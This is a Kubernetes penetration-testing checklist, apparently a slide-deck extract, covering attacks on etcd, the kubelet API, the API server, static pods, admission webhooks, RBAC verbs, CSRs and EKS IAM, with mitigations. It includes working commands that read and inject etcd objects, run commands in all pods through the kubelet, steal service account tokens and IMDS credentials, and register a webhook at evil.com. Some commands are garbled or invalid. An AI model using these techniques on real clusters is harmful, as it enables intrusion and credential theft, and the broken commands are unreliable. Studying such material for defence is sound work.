

A Kubernetes Pentesting Checklist

Kubernetes is a powerful container orchestration platform, but its complexity also introduces security risks. We will explore the top offensive techniques that attackers can leverage to compromise Kubernetes clusters.

Control Plane Attacks

Etcd: Directly access the etcd database to read secrets and inject malicious objects

Kubelet: Exploit the kubelet API to list pods, execute commands, and gain node access

Kube-apiserver: Compromise the API server to enumerate resources and manage cluster objects

Static Pods: Create malicious static pods on compromised nodes for persistence

Malicious Admission Controller: Register a mutating webhook to modify resource requests and escalate privileges

RBAC Abuse

Stealing Tokens: Steal service account tokens mounted in pods to gain elevated permissions

Powerful Verbs: Leverage verbs like "impersonate", "escalate", "bind" to act as more privileged users

Lateral Movement: Exploit resource creation, port forwarding, ephemeral containers to move laterally

Certificate Signing Requests: Abuse CSRs to obtain cluster certificates for authentication

EKS Attacks

Specific techniques for attacking Amazon EKS clusters, such as exploiting misconfigured IAM roles

Offensive Techniques For kubernetes



Control Plane Attacks

Etcd

What is etcd?

- Highly-available, distributed key-value data store
- Stores all Kubernetes cluster state data (secrets, pod configs, node info)
- Typically access is restricted to kube-apiserver

Attacking etcd

Reading Cluster Data

- Use `strings` command to view contents of etcd database file
- Use `etcdctl` to list and retrieve Kubernetes resources

Decoding Kubernetes Objects

- Use `auger` tool to decode binary protobuf data in etcd
- Output objects as YAML or JSON

Injecting Malicious Objects

- Use `auger` to encode YAML/JSON and `etcdctl` to write to etcd
- Kubectl tool automates etcd injections and handles nuances

Persistence and Lateral Movement

- Create pods with names not matching etcd keys to bypass kube-apiserver
- Inject pods into non-existent namespaces to hide from default queries

Dangers of Direct etcd Access

- Attackers have "root" permissions with direct etcd access
- Can bypass standard access controls enforced by kube-apiserver


```
$ etcdctl get /registry/deployments --cacert=ca.crt --key=client.key --cert=client.crt --prefix --keys-only
```

```
$ etcdctl get /registry/pods/default/test-pod | auger decode
```

```
$ auger encode -f bad-pod.yaml | etcdctl put - /registry/pods/default/bad-pod
```

```
$ kubectl create pod persistence-pod -t template -n hidden --namespace --fake-ns
```

Normal Control Flow For Pod Creation



@BelowTheMat

Kubelet

What is the Kubelet?

- Runs on each Kubernetes worker node
- Responsible for managing pods and communicating with the control plane
- Exposes its own API on ports 10250 and 10255

Kubelet API Endpoints

- `/runningpods`: List information about running pods
- `/configz`: Retrieve Kubelet configuration details
- `/run/<namespace>/<pod>/<container>`: Execute commands within pods

Kubeletctl Tool

- Implements a client to query the Kubelet API
- Can scan for service account tokens and run commands on all pods

Mitigations

- Disable anonymous requests to the Kubelet
- Implement proper authentication and authorization
- Require valid RBAC tokens and PKI certificates


Kubelet API Risks

- Anonymous authentication and AlwaysAllow authorization enabled by default
- Undocumented endpoints can be reverse-engineered and abused
- Bypasses normal admission control and audit logging

```
$ curl -k "https://<kubelet>:10250/runningpods" $  
curl -k "https://<node_ip>:10250/configz" $  
curl -k -XPOST -  
"https://<kubelet>:10250/run/<namespace>/<pod>/<container>" -d "cmd=<command>"
```

```
$ kubeletctl scan token
```

```
$ kubeletctl run "uname -a; whoami" --all-pods
```



Kubernetes Components

Kube-apiserver

What is the kube-apiserver?

- Exposes access to the Kubernetes cluster
- Manages Kubernetes resources and API functionality
- Requires TLS enabled with cert/key files

Enumerating Cluster Resources

- List existing Kubernetes objects with `kubectl get`
- Retrieve details of specific resources with `kubectl describe`

Managing Cluster Objects

- Create, update, and delete resources with `kubectl apply`
- Leverage RBAC permissions to perform actions
- Inject malicious objects into the cluster

Attacking the kube-apiserver

- Exploit misconfigured RBAC permissions to escalate privileges
- Abuse API functionality to perform unauthorized actions
- Leverage API server vulnerabilities for remote code execution

Mitigations

- Secure access to the kube-apiserver with strong authentication
- Implement RBAC policies to restrict permissions
- Keep the kube-apiserver updated with the latest security patches
- Monitor API server logs for suspicious activity

Accessing the kube-apiserver

- Credentials found in `~/.kube`, `KUBECONFIG` env var, or mounted into pods
- Can be configured to allow anonymous access
- Supports RBAC for authorization

```
$ kubectl get pods
```

```
$ kubectl describe pod my-pod
```

```
$ kubectl apply -f malicious-pod.yaml
```

```
$ kubectl auth can-i create pods
```

```
$ kubectl proxy & curl http://localhost:8001/api/v1/pods
```

Static pods

What are Static Pods?

- Pods managed directly by the kubelet, not the kube-apiserver
- Configuration stored in a local directory on each node
- Registered as "mirror pods" in the API server

Locating Static Pods

- Kubelet configuration parameter `staticPodPath` or `--pod-manifest-path`
- Often set to `/etc/kubernetes/manifests`

Attacking Static Pods

- Compromise a node to create malicious static pods
- Static pods cannot reference other API objects, limiting utility
- Provides a stealthy way to maintain persistence on a node

Mitigations

- Secure access to the node's static pod directory
- Monitor for unauthorized changes to static pod configurations
- Restrict the capabilities of static pods to limit potential damage

```
$ kubectl get pods -o wide
```

NAME	NODE
<static_pod_name>-<node_hostname>	<node_hostname>

```
apiVersion: v1
```

```
kind: Pod
```

```
metadata:
```

```
  name: malicious-static-pod
```

```
spec:
```

```
  containers:
```

```
    - name: container
```

```
      image: evil/image
```


Malicious Admission Controller

What are Admission Controllers?

- Intercept resource creation requests before authentication/authorization
- Validate or mutate requests before persisting to etcd
- Enabled through kube-apiserver `--enable-admission-plugins`

Malicious Admission Controllers

- MutatingAdmissionWebhook plugin enabled by default in 1.29+
- Attackers can register a new malicious mutating webhook
- Webhook server modifies requests before they are persisted

Attacking with Admission Controllers

- Inject vulnerable container images into new pods
- Add backdoored sidecar containers to existing pods
- Escalate privileges by modifying resource requests

Mitigations

- Carefully review enabled admission controllers
- Secure access to the kube-apiserver to prevent registering webhooks
- Monitor for unauthorized changes to the MutatingWebhookConfiguration

```
apiVersion: admissionregistration.k8s.io/v1
kind: MutatingWebhookConfiguration
metadata:
  name: malicious-webhook
webhooks:
- name: evil.webhook.com
  clientConfig:
    url: https://evil.com/mutate
```

```
apiVersion: v1
kind: Pod
metadata:
  name: vulnerable-pod
spec:
  containers:
  - name: container
    image: evil/image
```

RBAC Abuse

Stolen Token

Creating Pods with Stolen Tokens

- Attackers can create new pods and automount a service account token
- Requires permission to create pods in the target namespace

Executing Commands to Steal Tokens

- Even without pod creation, attackers can exec into existing pods
- Read the token from the mounted service account secret

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
  namespace: <namespace-with-service-account>
spec:
  containers:
    - name: nginx
      image: nginx
      serviceAccountName: <service-account-name>
  automountServiceAccountToken: true
```

```
$ kubectl -n <namespace> exec pod -- "cat /var/run/secrets/kubernetes/serviceaccount/token"
```

Influencing Pod Scheduling

- Permissions like deleting/evicting pods, updating node status
- Compromise a node to schedule a pod and steal its token

Mitigations

- Limit permissions to create/exec into pods
- Restrict access to node resources and Kubernetes secrets
- Use short-lived service account tokens (since Kubernetes 1.24)

Stealing Secrets

- Kubernetes secrets may contain service account tokens
- Tokens were non-expiring by default prior to 1.24

Powerful Verbs

Impersonation

- Kubernetes supports impersonating other users through HTTP headers
- Allows making API requests as a different user, potentially with higher privileges

```
curl -k -v -XGET -H "Authorization: Bearer <impersonator-token>" \ H "Impersonate-User: system:serviceaccount:
-<namespace>:<service-account-name>" \ -H "Accept:
- application/json" \ https://<master_ip>:
-<port>/api/v1/namespaces/kube-system/secrets/
```

Escalation

- RBAC prevents updating roles with greater permissions without "escalate" verb
- Attackers can modify roles/cluster roles to grant themselves more privileges

```
# Requires "escalate" verb on the role
kubectl create clusterrole super-admin --verb=* --resource=*
```

Binding

- RBAC prevents binding to roles without "bind" verb on the role
- Attackers can bind themselves to roles with greater permissions

```
# Requires "bind" verb on the role
kubectl create rolebinding super-admin-binding --
-clusterrole=super-admin --user=attacker
```

Token Creation

- Permission to "create" serviceaccounts/token allows creating new tokens
- Enables obtaining tokens for service accounts with higher privileges

```
# Requires "create" on serviceaccounts/token
kubectl create serviceaccount privileged-sa
kubectl create token privileged-sa
```

Mitigations

- Carefully audit RBAC permissions and roles
- Restrict access to powerful RBAC verbs like "impersonate", "escalate", "bind"
- Monitor for suspicious RBAC changes and token creation



Like



Comment



Repost

<http://blackperldfir.com>



<https://academy.blackperldfir.com>

Lateral Movement

Resource Creation on Nodes

- Ability to create resources like Pods, ReplicationControllers, Jobs, etc.
- Can schedule vulnerable containers on specific nodes to escape and gain access

Port Forwarding

- Kubernetes supports forwarding local ports to pods and services
- Can be used to access potentially sensitive applications within the cluster

Ephemeral Containers

- Ephemeral containers can be used to execute code within existing pods
- Provides access to the pod's resources, including service account tokens

Nodes/Proxy

- Access to the nodes/proxy subresource grants Kubelet API access
- Can be used to list pods, execute commands, and bypass access controls

Mitigations

- Restrict permissions to create resources that can enable node access
- Monitor for suspicious port forwarding and ephemeral container usage
- Secure access to the Kubelet API and require proper authentication

```
apiVersion: v1
kind: Pod
metadata:
  name: vulnerable-pod
spec:
  containers:
  - name: container
    image: evil/image
```

```
$ kubectl port-forward pod/mypod 8888:5000
$ kubectl port-forward deployment/mydeployment 5000 6000
$ kubectl port-forward service/myservice 8443:https
```

```
$ kubectl debug node/mynode -it --image=evil/image
```

```
$ curl -k -H "Authorization: Bearer $(token)"
"https://<kubelet>:10250/pods"
```

Certificate Signing Requests

What are CSRs?

- Kubernetes uses PKI authentication between components
- CSRs allow requesting new certificates to be signed
- Access to CSRs is controlled by RBAC permissions

Escalating Privileges with CSRs

- Identify a user with desirable privileges
- Create a new CSR to obtain a certificate for that user
- Use the signed certificate to authenticate as the privileged user

Attacking Node and Control Plane Communication

- CSRs are used to add new nodes to the cluster
- Attackers can create malicious CSRs to join rogue nodes
- CSRs also secure communication between control plane components

Mitigations

- Restrict RBAC permissions on CertificateSigningRequest objects
- Implement strict approval policies for CSR requests
- Monitor for unauthorized CSR creation and signing
- Secure the Kubernetes PKI infrastructure

Example CSR request

apiVersion: certificates.k8s.io/v1

kind: CertificateSigningRequest

metadata:

name: my-csr

spec:

request: <base64 encoded CSR>

signerName: kubernetes.io/kube-apiserver-client

usages:

- client auth

Example node CSR request

apiVersion: certificates.k8s.io/v1

kind: CertificateSigningRequest

metadata:

name: node-csr-example

spec:

request: <base64 encoded CSR>

signerName: kubernetes.io/kubelet-serving

usages:

- server auth

EKS

Attacking Amazon EKS Clusters

Kube2IAM and KIAM

- Intercept calls to EC2 metadata service to obtain temporary IAM credentials
- Namespaces and pods annotated to control which IAM roles can be assumed
- Attacker can enumerate annotations to obtain credentials

IAM Roles for Service Accounts

- Kubernetes service accounts associated with IAM roles via annotations
- Service account tokens mounted into pods, `AWS_WEB_IDENTITY_TOKEN_FILE` and `AWS_ROLE_ARN` set
- Attacker can assume IAM role by making request to AWS STS with service account token

AWS-auth ConfigMap

- Used for EKS cluster authentication based on IAM
- Attacker can modify to establish persistence from own AWS account

Mitigations

- Restrict IAM permissions for EKS nodes and pods
- Audit annotations for IAM roles and service accounts
- Secure the aws-auth ConfigMap and cluster authentication
- Monitor for suspicious activity accessing IAM credentials

```
$ kubectl describe {pods,namespaces} | grep =  
-iam.amazonaws.com  
$ TOKEN=$(curl -X PUT  
- "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-  
-metadata-token-ttl-seconds: 21600")  
$ curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
- http://169.254.169.254/latest/meta-data/iam/security-  
-credentials/<role>
```

```
$ cat /var/run/secrets/eks.amazonaws.com/service-  
-account/token
```

```
apiVersion: v1  
data:  
  mapRoles: |  
    - groups:  
      - system:bootstrappers - system:nodes  
      rolearn: arn:aws:iam::111122223333:role/my-role  
    username: system:node:{{EC2PrivateDNSName}}  
kind: ConfigMap  
metadata:  
  name: aws-auth  
  namespace: kube-system
```